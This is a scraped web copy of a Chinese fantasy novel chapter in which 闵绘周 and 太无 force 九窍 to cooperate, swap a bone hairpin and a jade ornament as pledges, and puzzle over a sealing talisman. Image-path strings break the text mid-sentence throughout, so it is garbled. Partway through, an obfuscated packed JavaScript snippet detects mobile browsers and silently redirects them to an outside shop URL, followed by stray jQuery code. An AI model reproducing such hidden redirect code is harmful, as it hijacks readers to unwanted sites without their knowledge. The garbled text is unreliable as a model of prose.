文趣网 > 都市小说 > 客家庙大 > 12.12
    闵绘周及时收刀。

    刀锋贴着额头掠开,离远,九窍松了口气。嗓子还在抖,他声音发飘,“我都答应了,可以放开我了吧。”

    目的已经达到,九窍顶个老人脸可怜兮兮的,尊老爱幼是国人的美好品德,闵绘周就去解绳索。

    只是不死人的绳结缠了几道,有些难解。

    九窍等得不耐烦,催促:“快一点,快一点,绳子绑身上难受,我快呼吸不了了……”

    “哦,再等等。”闵绘周埋头努力。

    九窍能感受到绳索松了,眼神发亮。身前蓦然投下一片阴影,他抬头,撞上男子隐讳的笑脸。

    九窍顿感不妙。

    男子伸手过去,按下闵绘周的动作,将她拉到边上。

    闵绘周不解,“怎么了?”

    魙者偏执,又为临阴境主宰,九窍不知白面寻其做什么,但总逃不过危险。虽然魙灵也不是什么好东西,事不关己,高高挂起,他只想在自己精心打造的府邸度过漫长空虚。

    原想假意答应寻魙,但死白面跟看透他内心似的,眼见就要得以脱身,现在机会没了。男子没回。

    闵绘周见九窍表情愤怒,恨不能长出张巨口吞掉他面前的不死人。这还有什么不明白,九窍是假借同意寻魙,行逃脱之实。

    她社会经验太少,差点就被骗了,生气地用手揪起九窍的眉毛,“臭老头,你竟然坑我!”

    尊老爱幼,尊的是有品德的老者,爱的是有礼貌的小孩,这种骗人的老头就直接给教训。

    练武之人手劲大,她这一揪,九窍的半张脸都飞了起来。九窍哎哟哎哟喊疼,头顶忽而感到刺痛,他愣了愣,意识到什么,猛地瞪大眼。

    “九窍。”男子指尖捻着一根发,七彩色,展示一般晃在九窍面前。

    九窍精生雄性的脸都长得奇老,相貌不出彩,便以彩发为美。男子手中那根七彩发,就相当于“母发”,如果离开本体一年,所有头发会相继脱落,彻底成为秃子。

    如果头发是九窍的命根子,那这根七彩发便是命根子中的命根子!

    九窍清晰地预知到自己的自由没了,什么愤怒都烟消云散,他无能痛诉:“死白面!你为什么要这么对我?我恨你!”

    他竟然哭了,还如此伤心,闵绘周赶紧松手,有些无所适从。

    男子无视哭声,道:“九窍,是你先反悔的,不是么?”

    他指的是自己假意答应的事,九窍反驳不了,继续哭:“现在你抓住我的把柄,还需要我同意吗?”

    “这根发,我会藏在隐蔽的地方,如果我出了意外,它便会随着我的法门自动销毁。”男子该说的都说了,收好彩发。

    术者身殒,法门及法器会随之陨落,九窍这下不单要寻魙,还要护这死白面。未来是彻底被限制住了,他低声啜泣,一张脸苦得皱巴巴的。

    此间事了,疲倦从骨子深处透出来,男子扶住石棺。他看向闵绘周,再表上回,“闵绘周,你惯会以极大的恶意揣度我,对待他人,也该如此为之。”

    刚刚闵绘周对九窍确实动了恻隐之心,所以才被利用,可这并不能相提并论,“他人是他人,你是你,不可同一而语。”

    男子失笑,自己恶人形象实在根深蒂固,“看来我在你心中,拥有独一份的位置。”

    闵绘周口快:“当然!”

    毕竟是家族世仇。

    单纯就对话而言,就有些引人遐想了。

    怎么听着,有种爱恨情仇的纠葛?九窍觉得或许未到绝路,还有机可趁,偷摸地听。

    引路人找到了,接下来是寻魙,未免再生枝节,还有个隐患要处理。男子说清楚,“我知道你在防备,你不信我。这次你唤方术施卦法,是九窍的结界掩饰了异动,才逃过秩序吞噬。下次再如此,就没那么幸运了,我们会被吞噬,被彻底同化,成为魙灵幻梦的一部分。”

    “你拖我下临阴境,我也拽你跌入潭底结界,就两相扯平。以后,不管你信不信任我,都必须得配合行动,直到出临阴境。”他一改以往轻浮,表现出强势的一面。

    还没有人能逼闵绘周做事,她直视着他,“谁跟你扯平,不死人占我族庙境百余年,还好意思跟我谈信任?”

    “我说过,我不叫不死人。”

    “那你到底是谁?为何与我族人周旋百余年?”

    男子顿了顿,终于给出另一种说法,“你只需知道,我们不是仇敌。”

    空口白牙,闵绘周冷笑:“不如闭嘴。”

    爱恨情仇,现在只剩仇了。单凭几句话,九窍也理不出事件始末,他便帮忙插嘴:“他叫太无。”

    男子和闵绘周齐刷刷看向出声的九窍。

    九窍不明所以,解释一句:“是天地之初的太无。”

    闵绘周瞪他,“你不是说你们不相识吗?”

    太无警告:“九窍。”

    两人几乎异口同声。

    九窍无妄之灾,闭了嘴。气氛陷入僵滞。

    眼见事态毫无进展,九窍又一直被吊着,身体极其难过。他觉得不能再这样下去,得让他们先放开自己。

    “我说…”

    “出境必须合作,既然互相不信任,那便交换信物。”太无突然开口。

    闵绘周:“信物?”

    “对,互相牵制。”

    闵绘周嗤声:“还说我,你不也一样不信任。”太无道:“我是一朝被‘蛇’咬。”

    闵绘周哼:“可惜那不是条‘毒蛇’。”

    气氛再度凝滞。

    九窍再度尝试,“我说……”

    闵绘周积恨已深,太无说什么都会引起她的逆反心理,他斟酌过后,软了语气,“你想杀我,出临阴境是最好的机会,不然就只能耗在这里,等死,老死,尸骨飘荡在异世。”

    九窍的话又被打断。

    闵绘周不喜欢这里,临阴境只有夜晚,人不接触阳光,久了会压抑,心里防线也会崩溃。说句不好听的,就算死,她也不愿将尸骨留在充满阴晦的地方。

    “好,信物给我。”闵绘周虽性格冲动,但胜在心性豁达,能屈能伸。

    太无立直身,抬手拔下骨簪,递到她面前。

    闵绘周秀眉轻皱,“这只是一支簪。”

    “确实,”太无知她嫌弃,又道,“如果我说这是我的肋骨所制呢?”

    闵绘周眉头更紧,“咦~你不要恶心我。”

    太无无奈解释:“此簪是我第三重要的东西,给你,足以表明我的诚意。”

    “那为什么不给第一二重要的?” 闵绘周切入的角度清奇。

    太无说:“第一第二已许出去,所以第三便是最重要的。”

    肋骨是第三,那第一第二不得是心肝之类的,这么容易就许;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17738499|205641||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    出去,真当自己是莲身捏的。闵绘周勉为其难收下,然后从辫尾解下一颗翡翠宫灯百合,递给太无。

    太无接过,近看玉饰雕工质朴,不显贵重,他倒没有刁钻地指出缺陷,而是问:“为什么一双玉饰只给一只?”

    “这是我阿妈亲手雕刻送我的,是遗物,我从未离过身,所以只能给你一只。”闵绘周说完,低了低眼,掩饰提及过去的情绪。

    如此,太无不再疑问,将翡翠玉饰收进里衣。

    闵绘周也将骨簪放进挎包。

    合作达成,两人面色稍霁。

    九窍终于忍不住,“我说二位,在我的痛苦上建立你们的快乐,还有没有点仁义道德?”

    两人都愣了愣。

    九窍低吼:“都拿了我的彩发,还不快将我放下来!”

    既然协商好合作,闵绘周看向太无,用眼神询问他的意见。

    太无点头。“方术。”闵绘周呼唤方术。

    方术刀身半旋,切断绳索。

    九窍掉落在地,绳索脱身,如释重负。

    石洞内怨气遗留,方术刀不安稳,一直绕在闵绘周身侧。

    太无见状说:“潭底气太污浊,九窍识闻不清,我去牵马,先离开找个地方落脚,再寻魙灵。”

    闵绘周没意见。

    九窍不知想到什么,连连附和,“对对,这里发挥不出我的本事,先离开再说。”

    他刚还哭叫吵闹,现在如此识大体,太无疑惑,目色打量。

    九窍朝太无挥手,“你放心去吧,都这样了,我还能怎么挣扎?”太无默了默,方转身走。

    九窍在空气中嗅闻,确定他走远后,径直去翻地上的包袱。

    闵绘周则对棺盖上的符咒好奇。封印失效,怨灵消散,这符作用已去,她揭下来观摩。

    敕令分文敕武勅,由符头(奉),主事神(敕令勅令),捆仙索,天柱地柱,办事神(讳),符脚组成。文敕表奏请神,请上神襄助;武勅凭法权勒令受封的神鬼,前来斩邪。

    这张封印符与寻常符箓不同,符头下直接就是勅令,无主事神,直接以办事神的讳名来镇邪除祟。很是奇怪,就好似无需上神,讳名便是至高神位。

    能镇压怨灵,应该是叫得上名号的正神,但闵绘周仔细辨别讳名,与印象中诸位仙尊的神讳并不相符。朱砂笔触太狂放不羁,她依稀只认得巳、口,撇和弯钩的笔画。

    九窍久居潭底,或许了解封印,她问:“九窍,封印符上的讳名是什么?”

    “东珠,南珠,金锭,玉牌……这斯将我值钱的家当全搜罗走了……”九窍背着身,嘀嘀咕咕地揣东西,挽回点损失也是好的。

    九窍揣好家当,才慢吞吞地回:“不知道,我可不会鬼画符……”

    “怨灵不是你封印的吗?”

    “不是。”九窍又拿走一支碧竹玉簪。

    不是他吗?闵绘周奇怪:“那你怎么懂得铜剑能灭怨灵?”

    “这简单,本源相近,以煞制煞。”

    看来九窍能制服怨灵,纯属碰巧。但有一点绝不是巧合,便是封印符上的血滴。

    大凶封印,以血驱之,不死人懂得稳固符咒,又能以血化器,他到底是什么来历?闵绘周对他越来越好奇了。

    对了,他现在叫太无。

    天地之初,无从来去,连名字都这么神秘。